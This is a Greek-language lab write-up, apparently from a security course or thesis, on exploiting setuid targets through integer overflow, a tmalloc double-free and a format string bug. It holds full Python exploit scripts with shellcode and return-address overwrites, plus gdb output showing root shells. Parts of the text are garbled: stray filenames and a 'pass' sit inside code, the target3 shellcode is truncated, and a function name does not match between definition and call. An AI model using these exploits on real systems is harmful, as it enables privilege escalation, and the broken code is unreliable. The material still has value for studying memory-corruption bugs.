Στην επιστήμη των υπολογιστών ένας ακέραιος αποτελεί μια μεταβλητή η οποία αντιπροσωπεύει έναν πραγματικό ακέραιο αριθμό. Το μέγεθος ενός ακεραίου αριθμού διαφέρει ανάλογα το υπολογιστικό σύστημα, στην συγκεκριμένη περίπτωση όμως σε ένα 32 bit σύστημα ένας ακέραιος αριθμός έχει μέγεθος 32 bit. Όπως για κάθε μεταβλητή έτσι και για μια ακέραια δεσμεύεται ο κατάλληλος χώρος στην μνήμη.

Για την αποθήκευση ενός αρνητικού ακέραιου αριθμού χρησιμοποιείται το πιο σημαντικό bit ώστε να προσδιορίζεται αν ο αριθμός είναι αρνητικός ή όχι. Εάν το πιο σημαντικό bit έχει την τιμή 1 σημαίνει πως ο αριθμός αυτός είναι αρνητικός. Από την άλλη μεριά αν το πιο σημαντικό bit έχει την τιμή 0 τότε ο αριθμός είναι θετικός.

Integer Overflow

Εφόσον σε ένα υπολογιστικό σύστημα των 32 bit ένας ακέραιος αριθμός έχει μέγεθος 32 bit αυτό σημαίνει ότι υπάρχει μια μέγιστη τιμή την οποία μπορεί να αποθηκεύσει. Το πρόβλημα δημιουργείται όταν είτε ο χρήστης είτε ο προγραμματιστής από δική του αμέλεια προσπαθεί να αποθηκεύσει μια τιμή μεγαλύτερη από αυτή την οποία μπορεί να αποθηκευτεί σε μία ακέραια τιμή, τότε προκύπτει η υπερχείλιση του ακέραιου αριθμού. Αντίστοιχα συμβαίνει και με την ελάχιστη τιμή την οποία μπορεί να πάρει ένας ακέραιος δημιουργώντας την υπερχείλιση όταν η τιμή γίνει μικρότερη από την ελάχιστη.

Στην γλώσσα προγραμματισμού C η μακροεντολή `INT_MAX` αντιπροσωπεύει την μέγιστη τιμή την οποία μπορεί να πάρει ένας ακέραιος αριθμός. Η μακροεντολή `INT_MAX` ορίζεται στο αρχείο κεφαλίδας `<limits.h>`.

Το παρακάτω πρόγραμμα δηλώνει μια μεταβλητή `x` ως integer και εκχωρεί στη μεταβλητή αυτή την τιμή από την μακροεντολή `INT_MAX`. Στην συνέχεια τυπώνει το αποτέλεσμα.

```
#include <stdio.h>
#include <limits.h>

int main()
{
    edit.py    int x = INT_MAX;

               printf("x = %d\n", x);
               4.py
               return 0;
}

user@vm-cs155:~/example$ ./a.out
x = 2147483647
```

Ο μέγιστος αριθμός ο οποίος μπορεί να αποθηκευτεί σε μια ακέραια μεταβλητή είναι ο αριθμός 2147483647.

Στο παράδειγμα που ακολουθεί προσθέτουμε στην μεταβλητή `x` το αριθμό 1. Το αποτέλεσμα το οποίο περιμένουμε να επιστρέψει το πρόγραμμα είναι $2147483647 + 1 = 2147483648$

```

#include <stdio.h>
#include <limits.h>

int main()
{
    int x = INT_MAX;

    printf("x = %d\n", x);

    x = x + 1;

    printf("x = %d\n", x);

    return 0;
}

user@vm-cs155:~/example$ ./a.out
x = 2147483647
x = -2147483648

```

Το αποτέλεσμα αντί για τον αριθμό 2147483648 είναι -2147483648.

Target 3 source code

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

```

```

struct widget_t {
    double x;
    double y;
    int count;
};

```

```

#define MAX_WIDGETS 1000

```

```

int foo(char *in, int count)
{
    struct widget_t buf[MAX_WIDGETS];

```

```

if (count < MAX_WIDGETS)
    memcpy(buf, in, count * sizeof(struct widget_t));

return 0;
}

int main(int argc, char *argv[])
{
    int count;
    char *in;

    if (argc != 2)
    {
        fprintf(stderr, "target3: argc != 2\n");
        exit(EXIT_FAILURE);
    }
    setuid(0);

    /*
     * format of argv[1] is as follows:
     *
     * - a count, encoded as a decimal number in ASCII
     * - a comma (",")
     * - the remainder of the data, treated as an array
     *   of struct widget_t
     */

    count = (int)strtoul(argv[1], &in, 10);
    if (*in != ',')
    {
        fprintf(stderr, "target3: argument format is [%count],[data]\n");
        exit(EXIT_FAILURE);
    }
    in++;
    /* advance one byte, past the comma */
    foo(in, count);

    return 0;
}

```

Το target3 δέχεται ως είσοδο από τον χρήστη ένα όρισμα και στην συνέχεια καλεί στην συνάρτηση strtoul. Η συνάρτηση αυτή ως ορίσματα έχει την είσοδο του χρήστη, έναν

δείκτη και τον αριθμό 10. Η strtoul είναι μια συνάρτηση η οποία παρέχεται από το λειτουργικό σύστημα linux και σύμφωνα με αυτό μετατρέπει μία το αρχικό μέρος μίας συμβολοσειράς σε έναν αριθμό τύπου unsigned long int.

```
count = (int)strtoul(argv[1], &in, 10);
if (*in != ',')
{
    fprintf(stderr, "target3: argument format is [count],[data]\n");
    exit(EXIT_FAILURE);
}
in++; /* advance one byte, past the comma */
foo(in, count);
```

Ακριβώς μετά την κλήση της συνάρτησης strtoul η επιστρεφόμενη τιμή μετατρέπεται σε ακέραια τιμή λόγω του type casting που χρησιμοποιείται και το αποτέλεσμα αποθηκεύεται στην μεταβλητή count.

Ο δείκτης in περιέχει το υπόλοιπο της συμβολοσειράς και στην συνέχεια γίνεται έλεγχος αν ο πρώτος χαρακτήρας της συμβολοσειράς είναι ο χαρακτήρας ','. Έπειτα αυξάνεται κατά ένα ο δείκτης in έτσι ώστε να δείχνει στον δεύτερο χαρακτήρα της συμβολοσειράς. Τέλος καλείται η συνάρτηση foo με όρισμα τον δείκτη in και την μεταβλητή count.

```
#define MAX_WIDGETS 1000

int foo(char *in, int count)
{
    struct widget_t buf[MAX_WIDGETS];

    if (count < MAX_WIDGETS)
        memcpy(buf, in, count * sizeof(struct widget_t));

    return 0;
}
```

Η συνάρτηση foo δηλώνει ένα πίνακα από struct τύπου widget_t με σύνολο 1000 στοιχεία. Το widget_t είναι ένα struct το οποίο αποτελείται από 3 μεταβλητές, δύο double και μία integer. Στο συγκεκριμένο σύστημα ένας αριθμός double έχει μέγεθος 8 bytes και ένας integer 4 bytes. Επομένως σύνολο είναι 20 bytes για ένα struct. Άρα το συνολικό μέγεθος της μεταβλητής buf είναι $1000 * 20 = 20.000$.

Η είσοδος η οποία πρέπει να δοθεί ώστε να γίνει η υπερχείλιση στον buffer είναι πάνω από 20.000 bytes. Έπειτα γίνεται έλεγχος αν η μεταβλητή count, η οποία έχει λάβει την τιμή από την συνάρτηση strtoul, είναι μικρότερη από 1000. Αν η συνθήκη είναι αληθής τότε στον πίνακα buf αντιγράφεται η συμβολοσειρά στην οποία δείχνει ο δείκτης in. Τα

δεδομένα τα οποία θα αντιγραφούν υπολογίζονται από τον τύπο **count * sizeof(struct widget_t)**.

Το πρόβλημα στον συγκεκριμένο κώδικα βρίσκεται στην γραμμή στην οποία καλείται η συνάρτηση strtoul. Όπως αναφέρθηκε και παραπάνω η συνάρτηση strtoul επιστρέφει έναν αριθμό τύπου unsigned long int και έπειτα μετατρέπεται σε integer. Μία μεταβλητή τύπου unsigned long int η μέγιστη τιμή την οποία μπορεί να περιέχει είναι ο αριθμός 4.294.967.295.

Άρα η βασική ιδέα είναι να δοθεί για είσοδος ένας πολύ μεγάλος αριθμός τέτοιος ώστε όταν γίνει το type cast από unsigned long int σε integer να προκληθεί η υπερχείλιση ακεραίου στην μεταβλητή count έτσι ώστε το αποτέλεσμα να είναι ένας αρνητικός αριθμός. Επίσης με την αρνητική τιμή την οποία θα λάβει η μεταβλητή count ο έλεγχος της συνθήκης **count < MAX_WIDGETS** θα είναι αληθής.

Ως αριθμό για την είσοδο επιλέγουμε τον **2147484690**.

Η διεύθυνση επιστροφής η οποία θα γίνει push στην στοίβα μόλις κληθεί η συνάρτηση foo είναι η 0x80485bf.

```
=> 0x80485ba <main+134>:      call    0x80484fb <foo>
    0x80485bf <main+139>:      add     esp,0x8
```

Επομένως ως είσοδο δίνεται ο αριθμός 2147484690 ακολουθώντας η χαρακτήρας ',' ώστε το αποτέλεσμα της συνθήκης να είναι ψευδές για να μην τερματίσει το πρόγραμμα καλώντας την συνάρτηση exit και επίσης δίνεται σύνολο 20004 'a' ώστε να γεμίζει ο buffer.

Το exploit αρχικά θα έχει την εξής μορφή.

```
user@vm-cs155:~/doc$ cat exploit.py
num = "2147484690,"
pass
padding = 'a' * 20004
```

Εκτελώντας το exploit,φτάνοντας στο σημείο όπου γίνεται ο έλεγχος της συνθήκης παρατηρούμε πως η συνθήκη δίνει αποτέλεσμα αληθής.

```
=> 0x8048504 <foo+9>:      cmp     DWORD PTR [ebp+0xc],0x3e7
    0x804850b <foo+16>:      jg      0x804852d <foo+50>
```

```
Breakpoint 2, foo (in=0xbfffa90d 'a' <repeats 200 times>..  
18      if (count < MAX_WIDGETS)
```

Η τιμή 0x3e7 αντιστοιχεί στην τιμή 999 στο δεκαδικό σύστημα. Παρατηρούμε πως έχοντας δώσει για είσοδο μια τόσο μεγάλη τιμή, την 2147484690, συγκρίνοντας με την τιμή 999 το αποτέλεσμα βγαίνει αληθές με αποτέλεσμα να συνεχιστεί κανονικά η εκτέλεση της συνάρτησης.

```
0x8048504 <foo+9>:  cmp    DWORD PTR [ebp+0xc],0x3e7  
0x804850b <foo+16>:  jg     0x804852d <foo+50>  
=> 0x804850d <foo+18>: mov    edx,DWORD PTR [ebp+0xc]  
0x8048510 <foo+21>: mov    eax,edx
```

Συνεχίζοντας την ροή του προγράμματος, αμέσως μετά την εκτέλεση της συνάρτησης memcpy έχουν αντιγραφεί στον buffer όλα τα 'a'. Φτάνοντας στο τέλος της συνάρτησης παρατηρούμε πως η συνάρτηση foo δεν επιστρέφει στην main αλλά προσπαθεί να επιστρέψει σε μια άκυρη διεύθυνση στην οποία δεν υπάρχει κάποιος κώδικας εκτελεστεί.

```
[-----code-----  
Invalid $PC address: 0x5f434c00  
[-----stack-----  
0000| 0xbfffa6e8 ("PAPER=e\ GR.UTF-8")  
0004| 0xbfffa6ec ("R=e\ GR.UTF-8")  
0008| 0xbfffa6f0 (" GR.UTF-8")  
0012| 0xbfffa6f4 ("UTF-8")  
0016| 0xbfffa6f8 --> 0x434c0038 ('8')  
0020| 0xbfffa6fc ("_ADDRESS=e\ GR.UTF-8")  
0024| 0xbfffa700 ("RESS=e\ GR.UTF-8")  
0028| 0xbfffa704 ("=e\ GR.UTF-8")  
[-----  
Legend: code, data, rodata, value  
Stopped reason: SIGSEGV  
0x5f434c00 in ?? ()
```

Εκτελώντας ακόμη μία φορά το exploit έχοντας κάνει μια αλλαγή, προσθέτοντας 4 'b' παρατηρούμε πως η συνάρτηση foo προσπαθεί να επιστρέψει στην διεύθυνση 0x62626262. Αρά στέλνοντας 20004 'a' τα επόμενα 4 bytes είναι η διεύθυνση επιστροφής στην οποία θα επιστρέψει η συνάρτηση foo.

```
Stopped reason: SIGSEGV  
0x62626262 in ?? ()
```

Εφόσον έχουμε υπολογίσει πόσα bytes χρειάζονται για την διεύθυνση επιστροφής, το τελικό βήμα είναι να αλλάξουμε αυτή την διεύθυνση με μια διεύθυνση η οποία θα δείχνει μέσα στα nops έτσι ώστε να εκτελέσουμε το shellcode.

Το τελικό exploit θα έχει την εξής μορφή.

```
import struct
import subprocess

num = "2147484690,"

padding = 'a' * 20004

ret_addr = struct.pack("I", 0xbfffa6c4)

nops = "\x90" * 300

shellcode = "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e"

payload = num + padding + ret_addr + nops + shellcode

subprocess.call(["/home/user/doc/target3", payload])
```

- num: Περιέχει τον αριθμό με τον οποίο θα γίνει η υπερχείλιση ακεραίου ακολουθούμενος από τον χαρακτήρα ','.
- padding: Σύνολο 20004 ώστε να γεμίσει ο buffer.
- ret_addr: Η διεύθυνση επιστροφής η οποία δείχνει στα nops.
- nops: Σύνολο 300 nops
- shellcode: Shellcode το οποίο θα χρησιμοποιηθεί για να ανοίξει το νέο shell

Εκτελώντας το τελικό exploit παρατηρούμε πως με έχουμε ένα νέο shell στο οποίο έχουμε root δικαιώματα.

```
user@vm-cs155:~/doc$ python2 exploit.py
# whoami
root
#
```

Κεφάλαιο 6. Heap Overflow (Double Free)

Target 4 source code

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>
#include "tmalloc.h"

static size_t
obsd_strlcpy(dst, src, siz)
    char *dst;
    const char *src;
    size_t siz;
{
    register char *d = dst;
    register const char *s = src;
    register size_t n = siz;

    /* Copy as many bytes as will fit */
    if (n != 0 && --n != 0) {
        do {
            if ((*d++ = *s++) == 0)
                break;
        } while (--n != 0);
    }

    /* Not enough room in dst, add NUL and traverse rest of src */
    if (n == 0) {
        if (siz != 0)
            *d = '\0';          /* NUL-terminate dst */
        while (*s++)
            ;
    }

    return(s - src - 1); /* count does not include NUL */
}

int foo(char *arg)
{
    char *p;
    char *q;
```

```

if ( (p = tmalloc(500)) == NULL)
{
    fprintf(stderr, "tmalloc failure\n");
    exit(EXIT_FAILURE);
}
if ( (q = tmalloc(300)) == NULL)
{
    fprintf(stderr, "tmalloc failure\n");
    exit(EXIT_FAILURE);
}

tfree(p);
tfree(q);

if ( (p = tmalloc(1024)) == NULL)
{
    fprintf(stderr, "tmalloc failure\n");
    exit(EXIT_FAILURE);
}

obsd_strncpy(p, arg, 1024);

tfree(q);

return 0;
}

int main(int argc, char *argv[])
{
    if (argc != 2)
    {
        fprintf(stderr, "target4: argc != 2\n");
        exit(EXIT_FAILURE);
    }
    setuid(0);
    foo(argv[1]);
    return 0;
}

```

Το target4 πρόγραμμα δέχεται ως είσοδο ένα όρισμα από τον χρήστη και στην συνέχεια καλεί την συνάρτηση foo με όρισμα την είσοδο του χρήστη. Η διαφορά του προγράμματος αυτού με τα προηγούμενα προγράμματα είναι πως δεν χρησιμοποιεί την στοίβα για την αποθήκευση των δεδομένων αλλά τον σωρό(heap). Στην συνάρτηση foo δηλώνονται δύο δείκτες τύπου char p και q αντίστοιχα. Με τον δείκτη p δεσμεύεται χώρος στο σωρό με μέγεθος 500 bytes και με τον δείκτη q δεσμεύεται χώρος με μέγεθος 300 bytes.

Για την δέσμευση στον σωρό το πρόγραμμα δεν χρησιμοποιεί την συνάρτηση malloc από την βιβλιοθήκη συναρτήσεων της C αλλά την συνάρτηση tmalloc η οποία είναι μια παρόμοια υλοποίηση της malloc και παρέχεται από το ίδιο το πρόγραμμα. Έπειτα για την αποδέσμευση του χώρου στον σωρό χρησιμοποιείται η συνάρτηση tfree δύο φορές, μια για τον δείκτη p και μια για τον δείκτη q.

```
int foo(char *arg)
{
    char *p;
    char *q;

    if ( (p = tmalloc(500)) == NULL)
    {
        fprintf(stderr, "tmalloc failure\n");
        exit(EXIT_FAILURE);
    }
    if ( (q = tmalloc(300)) == NULL)
    {
        fprintf(stderr, "tmalloc failure\n");
        exit(EXIT_FAILURE);
    }

    tfree(p);
    tfree(q);
}
```

Στη συνέχεια η συνάρτηση foo δεσμεύει 1024 bytes στο σωρό χρησιμοποιώντας τον δείκτη p και αμέσως μετά καλεί την συνάρτηση obsd_strncpy με ορίσματα τον δείκτη p, το δείκτη arg ο οποίο δείχνει προς τα δεδομένα του χρήστη που έδωσε στην είσοδο και τέλος τον αριθμό 1024.

```
if ( (p = tmalloc(1024)) == NULL)
{
    fprintf(stderr, "tmalloc failure\n");
    exit(EXIT_FAILURE);
}

obsd_strncpy(p, arg, 1024);

tfree(q);

return 0;
```

Η συνάρτηση `obsd_strncpy` είναι μία παραλλαγή της συνάρτησης `strncpy` την οποία παρέχει το λειτουργικό σύστημα OpenBSD. Ο σκοπός της συνάρτησης αυτής είναι να αντιγράψει δεδομένα από μία πηγή στην συγκεκριμένη περίπτωση από τον δείκτη `arg` προς τον δείκτη `p`. Τα συνολικά δεδομένα τα οποία θα αντιγραφούν είναι 1024 bytes. Προτού ολοκληρωθεί η εκτέλεση της συνάρτησης `foo` καλείται η συνάρτηση `tfree` με όρισμα τον δείκτη `q`.

Το πρόβλημα στο πρόγραμμα βρίσκεται στο σημείο στο οποίο καλείται η συνάρτηση `tfree` με όρισμα το `q` διότι γίνεται αποδέσμευση μνήμης δίχως να έχει προηγηθεί κάποια δέσμευση χώρου με τον δείκτη `q`.

Στο αρχείο `tmalloc.c` όπου ορίζονται οι συναρτήσεις `tmalloc` και `tfree` ορίζεται επίσης και η μορφή την οποία θα έχει ένα chunk. Κάθε chunk θα αποτελείται από δύο δείκτες τους `l` και `r` και τα δεδομένα τα οποία θα έχει.

```
typedef union CHUNK_TAG
{
    struct
    {
        union CHUNK_TAG *l;    /* leftward chunk */
        union CHUNK_TAG *r;    /* rightward chunk */
    } s;
    ALIGN x;
} CHUNK;
```

Όταν κληθεί η συνάρτηση `tfree` με όρισμα ένα δείκτη αρχικά θα γίνει έλεγχος το chunk είναι ελεύθερο όπου αντιστοιχεί η τιμή 1 ή αν δεν είναι ελεύθερο δηλαδή είναι δεσμευμένο και περιέχει δεδομένα όπου αντιστοιχεί η τιμή 0.

```
if (q != NULL && GET_FREEBIT(q))
{
    CLR_FREEBIT(q);
    q->s.r = p->s.r;
    p->s.r->s.l = q;
    SET_FREEBIT(q);
    p = q;
}
```

Έπειτα ο δείκτης `p` θα αποσυνδεθεί από τον δείκτη `q` και το αριστερό(`l`) και δεξί(`r`) chunk του δείκτη `p` θα δείχνουν το επόμενο chunk από τον δείκτη `q`.

Εκτελώντας το πρόγραμμα χρησιμοποιώντας το debugger gdb και έχοντας τοποθετήσει breakpoint στα σημεία όπου καλείται η συνάρτηση tfree παρατηρούμε στην πρώτη κλήση της tfree ο δείκτης ο οποίος έχει ως όρισμα είναι ο 0x804a068.

```
Breakpoint 7, tfree (vp=0x804a068 <arena+8>) at tmalloc.c:103
```

Άρα η πρώτη κλήση της tfree είναι με τον δείκτη p, επομένως p = 0x804a068.

Η δεύτερη κλήση της tfree είναι με τον δείκτη q και ισχύει q = 0x804a268.

```
Breakpoint 7, tfree (vp=0x804a268 <arena+520>) at tmalloc.c:103
```

Παρατηρούμε πως η διαφορά ανάμεσα σε αυτές τις 2 διευθύνσεις είναι 512 bytes.

Εφόσον η διεύθυνση του δείκτη q βρίσκεται μέσα στο εύρος διευθύνσεων του δείκτη p και συνολικά ο χώρος ο οποίος θα δεσμευτεί θα είναι 1024 ενώ η διαφορά ανάμεσα στους 2 δείκτες είναι 512 υπάρχει η δυνατότητα να τροποποιηθεί το chunk στο οποίο δείχνει ο δείκτης q.

Επομένως ο στόχος είναι να τροποποιηθούν οι δείκτες l και r του chunk στο οποίο δείχνει ο δείκτης q. Όταν γίνει η δεύτερη κλήση της συνάρτησης tfree θα γίνει overwrite η τιμή του αποθηκευμένου καταχωρητή eip με την διεύθυνση η οποία δείχνει στο shellcode.

Τροποποιώντας τους δείκτες l και r θα ισχύει το εξής: l = eip και r = shellcode. Μόλις ολοκληρωθεί η εκτέλεση της συνάρτησης foo ο καταχωρητής eip θα δείχνει στην διεύθυνση μνήμης όπου θα υπάρχει το shellcode.

Εκτελώντας αρχικά το πρόγραμμα με είσοδο 1024 'a', ο σωρός όπως φαίνεται και παρακάτω είναι άδειος.

```
gdb-peda$ x/100wx arena
0x804a060 <arena>: 0x00000000 0x0804a260 0x00000000 0x00000000
0x804a070 <arena+16>: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a080 <arena+32>: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a090 <arena+48>: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0a0 <arena+64>: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0b0 <arena+80>: 0x00000000 0x00000000 0x00000000 0x00000000
0x804a0c0 <arena+96>: 0x00000000 0x00000000 0x00000000 0x00000000
```

Ακριβώς μετά την εκτέλεση της συνάρτησης obsd_strlcpy ο σωρός έχει γεμίσει με τα 'a' τα οποία δόθηκαν ως είσοδο.

```
gdb-peda$ x/100wx arena
0x804a060 <arena>: 0x00000000 0x0804a468 0x61616161 0x61616161
0x804a070 <arena+16>: 0x61616161 0x61616161 0x61616161 0x61616161
0x804a080 <arena+32>: 0x61616161 0x61616161 0x61616161 0x61616161
0x804a090 <arena+48>: 0x61616161 0x61616161 0x61616161 0x61616161
0x804a0a0 <arena+64>: 0x61616161 0x61616161 0x61616161 0x61616161
0x804a0b0 <arena+80>: 0x61616161 0x61616161 0x61616161 0x61616161
0x804a0c0 <arena+96>: 0x61616161 0x61616161 0x61616161 0x61616161
```

Ως διεύθυνση επιστροφής στην οποία θα βρίσκεται το shellcode επιλέγουμε μια διεύθυνση η οποία βρίσκεται στην αρχή από τον σωρό. Στην συγκεκριμένη περίπτωση την 0x804a068.

Για την διεύθυνση του αποθηκευμένου eip χρησιμοποιούμε την εντολή info frame μέσω του debugger gdb.

```
gdb-peda$ info frame
Stack level 0, frame at 0xbffff124:
 eip = 0x8048628 in foo (target4.c:75); saved eip = 0x804867c
 called by frame at 0xbffff130
 source language c.
 Arglist at 0xbffff11c, args: arg=0xbffff331 'a' <repeats 200 times>...
 Locals at 0xbffff11c, Previous frame's sp is 0xbffff124
 Saved registers:
  ebp at 0xbffff11c, eip at 0xbffff120
```

Η διεύθυνση την οποία έχει ο καταχωρητής eip είναι η 0xbffff120 η οποία έχει ως τιμή την 0x0804867c η οποία τιμή είναι μια διεύθυνση μέσα στην συνάρτηση main στο σημείο στο οποίο θα επιστρέψει ο κώδικας μόλις ολοκληρωθεί η εκτέλεση της συνάρτησης foo.

```
gdb-peda$ x/wx 0xbffff120
0xbffff120: 0x0804867c
gdb-peda$ x/3i 0x0804867c
0x804867c <main+63>: add    esp,0x4
0x804867f <main+66>: mov    eax,0x0
0x8048684 <main+71>: leave
```

Αλλάζοντας την τιμή του eip πλέον θα δείχνει στα ports έτσι ώστε να εκτελεστεί το shellcode.

Τελικό exploit

```
user@vm-cs155:~/doc$ cat exploit.py
import struct
import subprocess

exploit = b'\xeb' + b'\x0c' + b'\xff' * 6

exploit += 50 * b'\x90'

exploit += "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x08"
exploit += "\xe8\xdc\xff\xff\xff/bin/sh"

exploit += 401 * b'\x90'

exploit += struct.pack("I",0x0804a068) # shellcode address 504
exploit += struct.pack("I",0xbffff120) # eip address 508

exploit += (1024 - len(exploit)) * b'\x90'

r = subprocess.call(["/home/user/doc/target4",exploit])
```

- Αρχικά δηλώνεται πως το chunk είναι ελεύθερο.
- Συμπληρώνεται το exploit με μερικά Nops, αμέσως μετά με το shellcode και έπειτα προσθέτονται nops έως ότου συμπληρωθούν 504 bytes.
- Προσθέτεται η διεύθυνση του shellcode η οποία ξεκινάει από 504 byte.
- Προσθέτεται η διεύθυνση του eip η οποία ξεκινάει από 508 byte.\
- Συμπληρώνεται το exploit με Nops έως ότου συμπληρωθούν και τα 1024 bytes.

Εκτελώντας το τελικό exploit έχουμε ένα shell στο οποίο όπως φαίνεται έχουμε δικαιώματα root.

```
user@vm-cs155:~/doc$ python2 exploit.py
# id
uid=0(root) gid=1000(user) groups=1000(user)
# whoami
root
# █
```

Κεφάλαιο 7. Format String

Target 5 source code

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
    char buff[2048];
    strcpy(buff, argv[1]);
    printf(buff);
    printf("\n");

    return 0;
}
```

Η ευπάθεια format string vulnerability σε αντίθεση με την ευπάθεια buffer overflow δεν χρησιμοποιεί κάποιον buffer ώστε να προκληθεί μία υπερχείλιση αλλά χρησιμοποιεί την συνάρτηση printf ή κάποια παρόμοια συνάρτηση της printf. Κατά την εκτέλεση ενός προγράμματος όταν καλεστεί η συνάρτηση printf η συμβολοσειρά μορφής(format string) η οποία βρίσκεται στο δεύτερο μέρος της printf δείχνει στον μεταγλωττιστή με ποίον τρόπο θα μεταγλωττιστούν τα δεδομένα στην τελική συμβολοσειρά.

Το πρόβλημα δημιουργείται όταν την συμβολοσειρά μορφής(format string) έχει την δυνατότητα να την καθορίσει ο χρήστης δίνοντας αυτός από την είσοδο την μορφή της συμβολοσειράς. Ένας κακόβουλος χρήστης θα μπορούσε να το εκμεταλλευτεί αυτό με αποτέλεσμα να μπορούσε να εμφανίσει διευθύνσεις μνήμης του προγράμματος, δεδομένα μεταβλητών ακόμα και την ίδια την στοίβα. Επίσης ο κακόβουλος χρήστης έχει την δυνατότητα, εκτός από να διαβάζει δεδομένα, να γράφει σε διευθύνσεις μνήμης.

Συναρτήσεις μέσω των οποίων προκύπτει η ευπάθεια format string

- printf()
- fprintf()
- sprintf()
- snprintf()
- vprintf()
- vsnprintf()
- vfprintf()

Εκτός από τα βασικά format symbols τα οποία υπάρχουν για την εμφάνιση ακεραίων, συμβολοσειρών και χαρακτήρων, η συνάρτηση printf προσφέρει πληθώρα format symbols για χρήση.

Format Symbol

\n
%d
%s
%f
%lf
%x
%p
%c
%u

Σημασία

Αλλαγή γραμμής
Integer number
String
Float number
Double number
Hexadecimal
Pointer
Character
Unsigned integer

Παράδειγμα χρήσης της συνάρτησης printf

Στο παρακάτω παράδειγμα το πρόγραμμα καλεί την συνάρτηση printf. Στο πρώτο μέρος υπάρχει η πρόταση “First example : %s\n”, όπου το σύμβολο %s θα αντικατασταθεί από την συμβολοσειρά “format string” και αμέσως μετά ακολουθεί μία αλλαγή γραμμής.

```
#include <stdio.h>

int main()
{
    printf("First example: %s\n", "format string");
    return 0;
}
```

Το αποτέλεσμα της εκτέλεσης του προγράμματος.

```
user@vm-cs155:~/example$ ./a.out
First example: format string
```

Παράδειγμα λανθασμένης χρήσης της print

Στο παράδειγμα το οποίο ακολουθεί το πρόγραμμα είναι το ίδιο μόνο που σε αυτή την περίπτωση λείπει η συμβολοσειρά μορφής.

```
#include <stdio.h>

int main()
{
    printf("First example: %s\n");

    return 0;
}
```


Εκτελώντας το πρόγραμμα ξανά αυτή την φορά η έξοδος του προγράμματος περιέχει 3 σύμβολα τα οποία δεν είναι κάποια από τους γνωστούς χαρακτήρες.

```
user@vm-cs155:~/example$ ./a.out
First example: =???
```

Πως λειτουργεί η συνάρτηση printf

Η συνάρτηση printf χρησιμοποιεί την στοίβα για την αποθήκευση των παραμέτρων της. Κάθε παράμετρος ωθείται στην στοίβα και χρησιμοποιεί έναν δείκτη ο οποίος δείχνει αρχικά στην πρώτη παράμετρο. Όταν η συνάρτηση printf συναντήσει τον χαρακτήρα % εμφανίζει στην έξοδο την τιμή στην οποία δείχνει ο δείκτης με βάση στο format με το οποίο έχει οριστεί και στην συνέχεια ο δείκτης αυξάνεται και δείχνει στο επόμενο όρισμα.

Το πρόβλημα το οποίο δημιουργείται είναι πως η συνάρτηση printf δεν έχει κάποιον τρόπο να γνωρίζει τον πραγματικό αριθμό παραμέτρων που έχουν τοποθετηθεί στην στοίβα. Έτσι αν από λάθος του προγραμματιστή ή από λανθασμένη είσοδο του χρήστη η συνάρτηση συνεχίσει να αυξάνει τον δείκτη κάθε φορά που συναντάει τον χαρακτήρα % θα εξάγονται από την στοίβα τιμές οι οποίες δεν ανήκουν στην συνάρτηση printf.



<https://cheese-hub.github.io/secure-coding/04-formatstring/index.html>

Οι συνέπειες τις οποίες μπορεί να έχει αν ένας κακόβουλος χρήστης εκμεταλλευτεί αυτή την αδυναμία θα μπορούσε να ήταν το πρόγραμμα να μην λειτουργεί σωστά και να σταματήσει την εκτέλεση(crash), να είναι θέση να μπορεί να διαβάσει ευαίσθητα δεδομένα του προγράμματος, να διαβάσει επίσης δεδομένα τα οποία χρησιμοποιούνται για την ασφάλεια του προγράμματος όπως για παράδειγμα stack canary. Τέλος ο κακόβουλος χρήστης μπορεί να έχει την δυνατότητα εκτός από το να διαβάζει δεδομένα να γράφει δεδομένα σε διευθύνσεις μνήμης ακόμα και να αποκτήσει root δικαιώματα στο σύστημα.

Το target5 πρόγραμμα αρχικά δηλώνει έναν buffer με μέγεθος 2048 bytes και στην συνέχεια αντιγράφει την είσοδο την οποία δίνει ο χρήστης στον buffer αυτόν. Έπειτα χρησιμοποιεί δύο φορές την συνάρτηση printf, μία για να εμφανίσει τα δεδομένα του buffer και την δεύτερη φορά με όρισμα το “\n” για την αλλαγή γραμμής.

```
char buff[2048];  
  
strcpy(buff,argv[1]);  
  
printf(buff);  
  
printf("\n");
```

Όπως φαίνεται και από τον παραπάνω κώδικα το πρόβλημα στο συγκεκριμένο πρόγραμμα βρίσκεται στο σημείο στο οποίο καλείται η printf με όρισμα το buff. Η printf χρησιμοποιεί απευθείας ως όρισμα το buf δίχως να γίνεται χρήση της συμβολοσειράς μορφής.

